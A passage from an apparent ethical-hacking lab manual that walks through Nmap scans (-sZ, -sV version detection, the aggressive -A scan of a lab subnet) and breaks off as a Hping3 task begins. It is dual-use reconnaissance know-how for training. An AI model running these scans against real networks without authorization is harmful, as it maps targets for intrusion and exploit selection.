
nmap -sZ -v [target IP address]

41. In the **Command** field, type the command **nmap -sV [Target IP Address]** (here, the target IP address is **10.10.1.22**) and click **Scan**.

Note: -sV: detects service versions.

42. The scan results appear, displaying that open ports and the version of services running on the ports, as shown in the screenshot.

Note: Service version detection helps you to obtain information about the running services and their versions on a target system. Obtaining an accurate service version number allows you to determine which exploits the target system is vulnerable to.




43. In the **Command** field, type the command **nmap -A [Target Subnet]** (here, target subnet is **10.10.1.***) and click **Scan**. By providing the “*” (asterisk) wildcard, you can scan a whole subnet or IP range.


Note: -A: enables aggressive scan. The aggressive scan option supports OS detection (-O), version scanning (-sV), script scanning (-sC), and traceroute (--traceroute). You should not use -A against target networks without permission.

44. Nmap scans the entire network and displays information for all the hosts that were scanned, along with the open ports and services, device type, details of OS, etc. as shown in the screenshot.

Module 03 – Scanning Networks



45. Choose an IP address **10.10.1.22** from the list of hosts in the left-pane and click the **Host Details** tab. This tab displays information such as **Host Status**, **Addresses**, **Operating System**, **Ports used**, **OS Classes**, etc. associated with the selected host.



46. This concludes the demonstration of discovering target open ports, services, services versions, device type, OS details, etc. of the active hosts in the target network using various scanning techniques of Nmap.
47. Close all open windows and document all the acquired information.
48. Turn off the **Windows 11** and **Ubuntu** virtual machines.

Task 5: Explore Various Network Scanning Techniques using Hping3

Hping2/Hping3 is a command-line-oriented network scanning and packet crafting tool for the TCP/IP protocol that sends ICMP echo requests and supports TCP, UDP, ICMP, and raw-IP protocols. Using Hping, you can study the behavior of an idle host and 